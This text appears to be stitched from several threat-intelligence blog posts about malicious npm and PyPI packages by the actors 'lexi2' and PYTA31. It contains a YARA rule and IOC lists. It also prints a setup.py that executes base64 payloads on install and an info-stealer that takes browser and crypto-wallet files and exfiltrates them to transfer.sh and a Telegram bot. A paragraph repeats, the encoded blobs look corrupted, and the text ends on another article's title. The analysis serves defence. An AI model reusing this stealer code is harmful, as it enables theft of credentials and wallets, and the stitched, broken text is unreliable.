A deeper investigation revealed a consistent metadata attribute: the "author" field in the package.json file citing "lexi2" as the author.

Maintaining a comprehensive data lake of all open source packages that span different open-source repositories is critical to understanding not only the attacker but also their evolving Tactics, Techniques, and Procedures (TTPs). Leveraging this resource, we cross-referenced "lexi2" and other code-specific attributes against dozens of additional malicious packages within our database. Our database analysis indicated that "lexi2" has been associated with malicious packages dating as far back as 2021.

## Addressing the Adversary Problem


We need to understand that when dealing with threat actors and especially APTs, just reporting and removing packages won't be enough to stop them, we need as an industry to move up the "Pyramid of pain" to stop APT attackers.

```
{
  "name": "binarium-client",
  "version": "4.0.0",
  "private": false,
  "publishConfig": {
    "access": "public"
  },
  "description": "",
  "main": "main.js",
  "scripts": {
    "postinstall": "node preinstall.js",
    "test": "echo \\\"Error: no test specified\\\" && exit 1"
  },
  "author": "lexi2",
  "license": "ISC",
  "dependencies": {
    "archiver": "^5.3.1",
    "ftp": "^0.3.10"
  }
}
```

Maintaining a comprehensive data lake of all open source packages that span different open-source repositories is critical to understanding not only the attacker but also their evolving Tactics, Techniques, and Procedures (TTPs). Leveraging this resource, we cross-referenced "lexi2" and other code-specific attributes against dozens of additional malicious packages within our database. Our database analysis indicated that "lexi2" has been associated with malicious packages dating as far back as 2021.

### Addressing the Adversary Problem

We need to understand that when dealing with threat actors and especially APTs, just reporting and removing packages won't be enough to stop them, we need as an industry to move up the "Pyramid of pain" to stop APT attackers.



We have developed a YARA rule to aid in identifying and preventing the execution of the malicious scripts used in this infostealer campaign.

```
rule lexi2
{
  meta:
    description = "Detects specific code pattern related to spawning a child process"

  strings:
    $pattern1 = "const { spawn } = require('child_process')" ascii wide
    $pattern2 = "const child = spawn('node', ['index.js'])" ascii wide
    $pattern3 = "detached: true" ascii wide
    $pattern4 = "stdio: 'ignore'" ascii wide
    $pattern5 = "child.unref()" ascii wide

  condition:
    all of them
}
```

This rule, along with a continuously updated collection of threat detection signatures, can be found in our repository at [os-scar/yara-signatures](https://github.com/os-scar/yara-signatures).

## Conclusion

The cryptocurrency sector remains a hot target, and it's vital to recognize that we're not just grappling with malicious packages but also persistent adversaries whose continuous and meticulously planned attacks date back months or even years.

Reactive countermeasures of deleting the most recent batch of malicious packages offer only temporary relief and don't get to the root of the problem. Protection against these unrelenting threats requires a more sophisticated strategy.

Sharing metadata and tracking attackers is an essential component of this broader security approach. It goes beyond short-term fixes and delves into the ongoing monitoring and analysis of attacker behavior and patterns. Collaboration and intelligence sharing within the cybersecurity community can enhance our defenses, making the ecosystem more resilient to future attacks.

If you need any of these packages, feel free to contact us directly at: [supplychainsecurity@checkmarx.com](mailto:supplychainsecurity@checkmarx.com).

## Packages

The full list of packages can be found in the following link:


<https://gist.github.com/masteryoda101/01eee19e50054733dcde5b7364949550>

## IOC

- 178[.]128[.]27[.]205
- 185[.]62[.]56[.]25
- 185[.]62[.]57[.]60
- 198[.]199[.]83[.]132
- 1wy3rk316x8qqy4fyxtvcs4kkbq2es2h[.]oastify[.]com
- 288utkkrohmp0nr8znflcp88nztrhg[.]oastify[.]com

- 4or5o5yn5lqzenk4[.]b[.]requestbin[.]net
- 5[.]9[.]104[.]19
- 51[.]250[.]2[.]204
- 65[.]21[.]108[.]160
- 6wxd3v84nevku06dcgbqcxrmt[.]canarytokens[.]com
- bind9-or-callback-server[.]com
- bq5m9lnmalh9ktyi9wydockt9kfb32rr[.]oastify[.]com
- c7kxns58daceezcxx0jjstn6ec50vok[.]oastify[.]com
- cczk46g2vtc0000k68dgggx31deyyyyyb[.]oast[.]fun
- ck0r1hp2vtc00007c0zggjocy3ryyyyyb[.]oast[.]fun
- cup1qnm56sdo4bdv[.]b[.]requestbin[.]net
- efrva6[.]dnslog[.]cn
- fhg62xavat9jzyt6euwxix6sro[.]canarytokens[.]com
- ho94479k12fy3mdiwjvzvvo09rfh36[.]oastify[.]com
- hxxp://cczk46g2vtc0000k68dgggx31deyyyyyb[.]oast[.]fun
- hxxp://cfrg38n2vtc0000h72xgg8hebweyyyyyb[.]oast[.]fun
- hxxp://cfswk0m2vtc0000myvg0g8h6jocyyyyyb[.]oast[.]fun
- hxxp://npmtesttut[.]com
- hxxps://cfytrzv2vtc00002v400geytd6yyyyyyyn[.]oast[.]fun
- hxxps://eozpddd3tifjo[.]m[.]pipedream[.]net
- l2g8zu5qwvsj5bewhvxusdpp[.]canarytokens[.]com
- marcomayo[.]com
- nirobotest[.]xyz
- u3yjt7ui4aa5egu44kdrpys1psvjj97y[.]oastify[.]com
- u61eou88vswlvti2yihx8ktyrpxfl4[.]oastify[.]com
- unld4fepiyjq4ywsrj7mmpaz3q9hx9ly[.]oastify[.]com
- uzx39o3nimx3qp8s14uu6kfjhan1brzg[.]oastify[.]com
- yhj0choyrutnbvpcjuesxpph58bztni[.]oastify[.]com





# **Threat Actor continues to Plague the Open-Source Ecosystem with Sophisticated Info-Stealing Malware**

## KEY FINDINGS

- Threat actor PYTA31 has continuously distributed "WhiteSnake" malware through malicious packages in the PyPI repository from April through mid-August.
- The malware contains the capacity to target multiple operating systems.
- The malware uses a complex exfiltration mechanism, uploads and sends bulk data via a file-sharing service, and sends the link to the data using a telegram channel to avoid detection.
- The malware also downloads a legitimate OPENSSSH that connects to serveo.net to maintain control on Windows machines.
- The end goal of this malware is to exfiltrate sensitive and particularly crypto wallet data from the target machines through multiple Command and Control (C2) servers.
- Checkmarx's Supply Chain Intelligence customers are protected against these attacks.


## EXECUTIVE SUMMARY

For several months, the threat actor group designated as PYTA31 has been exploiting PyPI packages to distribute sophisticated info stealer malware known as 'WhiteSnake Stealer', targeting both Linux and Windows platforms for data exfiltration. We have been observing this group in action from April through mid-August. This report elucidates the tactics and techniques employed in this ongoing campaign, along with additional packages and IOCs.

## Technical Analysis

In May, we sounded the alarm about PYTA31, an advanced persistent threat actor distributing the nefarious "WhiteSnake" malware. Since then, we've been rigorously monitoring this group, who have been active from April through mid-August, distributing malicious PyPI packages laced with "WhiteSnake Malware."

## Dissecting the Malicious Payload



The malicious code is hidden within the setup.py file of the package. It's base64 encoded and designed to execute OS-specific code upon installation on the victim's machine.

```
from os import name
from sys import argv
from base64 import b64decode
if 'sdist' not in argv:
    if name == 'nt':
        exec(b64decode('CmltcG9ydCBvcyBhcyBvCmltcG9ydCB0ZW1wZmZlZSBhcyB0CnA9by5wYXRoLmpvaW4odC5nZXR0ZW1wZGl
yKCksJ2U4ZDc0MTY0MzY1YWwNGjInGFjZlWY0NjcxZTk4ZWYyZlZlJyKkYWYgYm90IG8ucGF0aC5leGZldHMocCk6CiAgICB3aX
RoIG9wZW4ocCwgJ3diJykgYXMGZjoKICAgICAgICBmLndyaXRlKGIInTVpceDkwXHgwMFx4MDNceDAwXHgwMFx4MDBceDA0XHgwM
Fx4MDBceDAwXHhmZlxl4ZmZceDAwXHgwMFx4YjheDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwQHwMFx4MDBceDAwXHgwMFx4MDBc
eDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDA
wXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHg4MFx4MDBceDAwXHgwMFx4MGVceDFmXH
hiYVx4MGVceDAwXHhiInF0XhHjZCFceGI4XHgwMUx4MDBceDAwXHgwMFx4MDBceDAwUEVceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwM1x4MDBceDAyXhHjMUtceGUzXHgw
MFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceGUwXHgwMCJceDAwXHgwYlxl4MDEwXHgwMFx4MDBceDAwXHgwM1x4MDBceDAwXG5
ceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceGJlY1x4MDNceDAwXHgwMCEceDAwXHgwMFx4MDBceDgwXHgwM1x4MDBceDAwXHgwME
.
.
.
DAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAw
XHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgw
MFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgw
mMCcpCiAgICBvLnN0YXJ0ZmZlZShwKQ==').decode())
    else:
        exec(b64decode('WD1wcmLudApXPXJhbmdlClY9ZmZlZsdGVyCk49J3V0Zi04JwpNPsdHRVQnckw9VHJ1ZQpLPUV4Y2VwdGlvbGp
DPWRpY3QKZnJvbSBnbG9iIGltcG9ydCBnbG9iIGFzIEckZnJvbSB0aW1lIGltcG9ydCB0aW1lcmZyb20gaW8gaW1wb3J0IEJ5dG
VzSU8gYXMGWQpmcm9tIGd6aXAgaW1wb3J0IGNvbXBvZXRzIGFzIFokZnJvbSBnZXRwYXNzIGltcG9ydCBnZXRlc2VyIGFzIEQKZ
nJvbSBqc29uIGltcG9ydCBkdW1wLGR1bXBzcmZyb20gYmFzZTY0IGltcG9ydCBiNjRlbnVzZGUgYXMGYQpmcm9tIHRlbnBmaWxL
IGltcG9ydCBnZXR0ZW1wZGlzIE8KZnJvbSB1cmxsaW1zIGltcG9ydCBQb29sTWFuYwldciBhcyBGMCMzYb20geG1sLmV0cmV
.
.
.
GxLT3BlldTUj9pYScrSilcXSkpKSk7QT0naHR0cHM6L9hcGkudGVsZWdyYW0ub3JnL2JvdHswfS9zZW5kTWVzc2FnZT97MX0n
LmZvcmlhdChpLEEp00c9Rigp00cucmVxdWVzdChNLEEpCm4oKQpKPW8oaikKSj1wKEopCnEoSik='').decode())
```

### Linux specific code

The code targeting Linux systems was designed to hide its intent from the average developer to understand what the code does.

### Using Obfuscation

The code is filled with single-letter variables and complex functions intended for unauthorized data gathering, system information collection, and data upload to remote servers.

```
if 'linux' not in H().lower(): exit(1)
T='EMPRESAS'
h='6200912483'
i='6414966437:AAHtThsoeAj36fZY4941ZVfnzRpMQXVxz_Y'
j='<?xml version="1.0" encoding="utf-8"?><Commands xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">...
.
.
.
..name="0"><args><string>~/ .config/Exodus</string><string>exodus.conf.json;exodus.wallet/*.seco</
string><string>Grabber/Wallets/Exodus</string></args></command> </commands></Commands>'
k='1.6.0.7_3'
B=A.join(0(),R(8))
Q(B,exist_ok=L)
l=['key4.db','logins.json','cookies.sqlite']
U=lambda p:list(V(lambda ex:A.exists(ex),map(lambda e:A.expanduser(e),p)))
def m(key,data):
A=list(W(256));C=0;D=bytearray()
for B in W(256):C=(C+A[B]+key[B%len(key)])%256;A[B],A[C]=A[C],A[B]
B=C=0
for E in data:B=(B+1)%256;C=(C+A[B])%256;A[B],A[C]=A[C],A[B];D.append(E^A[(A[B]+A[C])%256])
return bytes(D)
def n():
try:L=F();O=L.request(M,'http://ip-api.com/line?fields=query,isp')
except K as G:X(G);I,J='127.0.0.1','Unknown'
else:
I,J=O.data.decode(N).strip().split('\n')
for P in ['google','mythic beasts']:
if P in J.lower():exit(5)
try:
C=Y()
if S:Q=g.grab();Q.save(C,format='png')
C=A(C.getvalue()).decode()
except K as G:X(G);C=''
with open(A.join(B,'system.json'),'w')as
R:dump({'Screenshot':C,'Username':D(),'Compname':E(),'OS':H(),'Tag':T,'IP':I,'Stub version':k,'Execution
timestamp':time()},R)
def I(location,patterns,output):
E=output;D=location
for C in patterns:
if '/' in C:
B=A.dirname(C);H=A.basename(C)
if '*' in B or '?' in B:
try:B=G(A.join(D,B))[0]
except:pass
I(location=A.join(D,B),patterns=[H],output=A.join(E,A.basename(B)))
else:
for F in G(A.join(D,C)):
if A.isfile(F):Q(E,exist_ok=L);copy(F,A.join(E,A.basename(F)))
def o(commands):
Q='.zip';C=commands
if C.startswith('http'):
try:S=F();T=S.request(M,C);C=T.data.decode(N).strip()
except K:C=''
W=P.ElementTree(P.fromstring(C));X=W.getroot()
for D in X[0]:
L=int(D.get('name'))
if L=0:
Y=U[D[0][0].text.split(';');Z=D[0][1].text.split(';');a=A.join(B,D[0][2].text)
for b in Y:I(b,Z,a)
elif L=2:
for d in D[0]:
for g in U([d.text]):
for H in V(lambda
p:A.exists(A.join(p,'prefs.js')),G(A.join(g,'*.*'))):E=A.basename(A.dirname(H)).title();E=E[1:]if
E[0]='. 'else E;h=A.basename(H);I(location=H,patterns=l,output=A.join(B,'Browsers',E,h))
J=A.join(0(),R(8));e(J,'zip',B);f(B)
with open(J+Q,'rb')as i:j=i.read()
c(J+Q);return j
def p(buffer):A=d(16);B=Z(buffer);C=m(A,B);return b'LWSR$'+C+A
def q(buffer):I=buffer;B='https://transfer.sh/';A=B+f"{D()}"
@f(E());wsr="";G=F();K=G.request('PUT',A,body=I);J=K.data.decode(N).replace(B,B+'get/');A=b(chat_id=h,text='\n#{} \n\n<b>OS:</b> <i>{1}</i>\n<b>Username:</b> <i>{2}</i>\n<b>Compname:</b> <i>{3}</i>\n<b>Report size:</b> <i>{4}</i>M<b> <i>\n'.format(T(H),D(),E(),round(len(I)/(1024*1024),2)),parse_mode='HTML',reply_markup=dumps(C(inline_keyboard=[[C(text='Download',url=J),C(text='Op
en',url='http://127.0.0.1:18772/handleOpenWSR?r='+J)]])))';A='https://api.telegram.org/bot{0}/sendMessage?
{1}'.format(i,A);G=F();G.request(M,A)
.
.
.
```

We cleaned this script up so that it is more readable and easier to understand, let's go over the main sections of this script:

### Platform Specificity:

The script verifies if it's running on a Linux system. If not, it exits, limiting its operation to the intended target.

```
if 'linux' not in platform().lower():  
    exit(1)
```

### System Information Gathering:

The script continues, collecting basic system details such as the target's public IP address, Internet Service Provider (ISP), username, computer name, and operating system. If it detects certain ISPs such as Google or Mythic Beasts, it terminates immediately - likely an anti-analysis technique. If possible, the script also takes a screenshot of the current state of the target's computer.

```
def gather_system_info():
    try:
        http_request = PoolManager().request('GET', 'http://ip-api.com/line?fields=query,isp')
    except Exception as e:
        print(e)
        ip_address, isp_name = '127.0.0.1', 'Unknown'
    else:
        ip_address, isp_name = http_request.data.decode('utf-8').strip().split('\n')
        for restricted_isp in ['google', 'mythic beasts']:
            if restricted_isp in isp_name.lower():
                exit(5)

    try:
        screenshot_data = BytesIO()
        if S:
            screenshot = ImageGrab.grab()
            screenshot.save(screenshot_data, format='png')
            screenshot_encoded = b64encode(screenshot_data.getvalue()).decode()
    except Exception as e:
        print(e)
        screenshot_encoded = ''

    with open(path.join(path.join(gettempdir(), token_hex(8)), 'system.json'), 'w') as info_file:
        dump({
            'Screenshot': screenshot_encoded,
            'Username': getuser(),
            'Compname': node(),
            'OS': platform(),
            'Tag': 'EMPRESAS',
            'IP': ip_address,
            'Stub version': '1.6.0.7_3',
            'Execution timestamp': time()
        }, info_file)
```

### Targeted Data Theft:

The script uses hard-coded XML commands to specify which files or directories to steal. This includes browser data, application configurations, and cryptocurrency wallet files.

```
def execute_commands(xml_commands):
    if xml_commands.startswith('http'):
        try:
            commands = PoolManager().request('GET', xml_commands).data.decode('utf-8').strip()
        except Exception:
            commands = ''

    xml_tree = ElementTree.ElementTree(ElementTree.fromstring(commands))
    for command_element in xml_tree.getroot()[0]:
        command_type = int(command_element.get('name'))
        if command_type == 0:
            locations = expand_check_paths(command_element[0][0].text.split(';'))
            patterns = command_element[0][1].text.split(';')
            output_folder = path.join(gettempdir(), token_hex(8), command_element[0][2].text)
            for location in locations:
                process_and_copy_files(location, patterns, output_folder)
        elif command_type == 2:
            for arg_element in command_element[0]:
                for expanded_path in expand_check_paths([arg_element.text]):
                    for file_path in filter(lambda p: path.exists(path.join(p, 'prefs.js')),
glob(path.join(expanded_path, '*.*'))):
                        browser_name = path.basename(path.dirname(file_path)).title()
                        browser_name = browser_name[1:] if browser_name[0] == '.' else browser_name
                        file_name = path.basename(file_path)
                        output_path = path.join(gettempdir(), token_hex(8), 'Browsers', browser_name,
file_name)
                        process_and_copy_files(location=file_path, patterns=browser_files,
output=output_path)

            archive_name = path.join(gettempdir(), token_hex(8))
            make_archive(archive_name, 'zip', path.join(gettempdir(), token_hex(8)))
            rmtree(path.join(gettempdir(), token_hex(8)))
            with open(f"{archive_name}.zip", 'rb') as zip_file:
                archive_data = zip_file.read()
            remove(f"{archive_name}.zip")
            return archive_data
```

### Data Encryption and Compression:

The gathered data is compressed and encrypted before exfiltration to evade basic security mechanisms.

```
def compress_and_encrypt(data_archive):
    return b'LWSR$' + encrypt_data(token_bytes(16), compress(data_archive)) + token_bytes(16)
```

### Data Upload and Notification via Telegram:

The zip archive is then uploaded to an external server via **transfer.sh**, a simple file-sharing service. It uses the following naming mechanisms for these archives: [{username}@{hostname}.wsr](#)



Finally, a Telegram message is sent to a specified Telegram chat, notifying them that the data is ready for download. The message includes a unique URL to the uploaded data.

```
def send_data_to_telegram(encrypted_data):
    TELEGRAM_API = '6414966437:AAhtThsoeAj36fZY4941ZVfnzRpMQXVxz_Y'

    upload_url = f'https://transfer.sh/{getuser()}@{node()}.wsr'
    upload_response = PoolManager().request('PUT', upload_url, body=encrypted_data)
    download_url = upload_response.data.decode('utf-8').replace('https://transfer.sh/', 'https://transfer.sh/get/')

    message_text = (
        f"\n#EMPRESAS\n\n"
        f"<b>OS:</b> <i>{platform()}</i>\n"
        f"<b>Username:</b> <i>{getuser()}</i>\n"
        f"<b>Compname:</b> <i>{node()}</i>\n"
        f"<b>Report size:</b> <i>{round(len(encrypted_data) / (1024 * 1024), 2)}Mb</i>\n"
    )

    inline_keyboard = [
        [dict(text='Download', url=download_url), dict(text='Open', url=f'http://127.0.0.1:18772/handleOpenWSR?r={download_url}')]
    ]

    payload = {
        'chat_id': '6200912483',
        'text': message_text,
        'parse_mode': 'HTML',
        'reply_markup': dumps({'inline_keyboard': inline_keyboard})
    }

    telegram_api_url = f'https://api.telegram.org/bot{TELEGRAM_API}/sendMessage?urlencode(payload)'
    PoolManager().request('GET', telegram_api_url)
```

## Window Specific code

If the system running the package was a Windows NT machine, the package creates a random directory in the temp folder of the current user and generates a Windows executable file with pre-written code and provides it with a long complex name which is then executed. An example of this implementation in one of the packages: "e8d74164335ac04bb4abef4671e98ef.exe".



sql-to-sqlite	24-Jun-23
uniswap-math	24-Jun-23
bignum-devel	22-Jun-23
eth-keccak	21-Jun-23
libiobe	7-Jun-23
libiobi	3-Jun-23
multitools	29-May-23
myshit12223	27-May-23
libideeee	13-May-23
libideee	13-May-23
libidee	13-May-23
libig	13-May-23
tryhackme-offensive	12-May-23
tryconf	11-May-23
bootcampsystem	9-May-23
sobit-ishlar	9-May-23
libida	7-May-23
colorara	7-May-23
lindze	7-May-23
libidi	6-May-23
libidos	5-May-23
webtraste	4-May-23
popyquests	3-May-23
setdotwork	3-May-23
stillrequestsa	3-May-23
testfiwldsd21233s	2-May-23
pepequests	1-May-23
networkpackage	1-May-23
networkdriver	30-Apr-23
networkfix	30-Apr-23
cloudfix	29-Apr-23
cloud-client	29-Apr-23
social-scrappers	28-Apr-23

## IOC

- 195[.]201[.]135[.]141
- 135[.]181[.]98[.]45
- 141[.]95[.]160[.]216
- 81[.]24[.]11[.]40
- 51[.]178[.]53[.]191
- 46[.]226[.]106[.]173
- 5[.]135[.]9[.]248

- `hxxps[:]//api.telegram[.]org/bot6414966437:AAHtThsoeAj36fZY4941ZVfnzRpMQXVxz_Y`
- `e0ab9cb803607ae567be2c05100b818c90f21161918ea5a55b999f88d0b99e94`
- `46dfc336088c6f5f725c0909ed32dbb8a5fcb70b045fea43d3c5e685322d492f`
- `1090a8d1ba7d8464488d6810e8a71d34f6e00d8a9611382319ef69112382561e`



# **A Deep Dive into 70 Layers of Obfuscated Info-Stealer Malware**

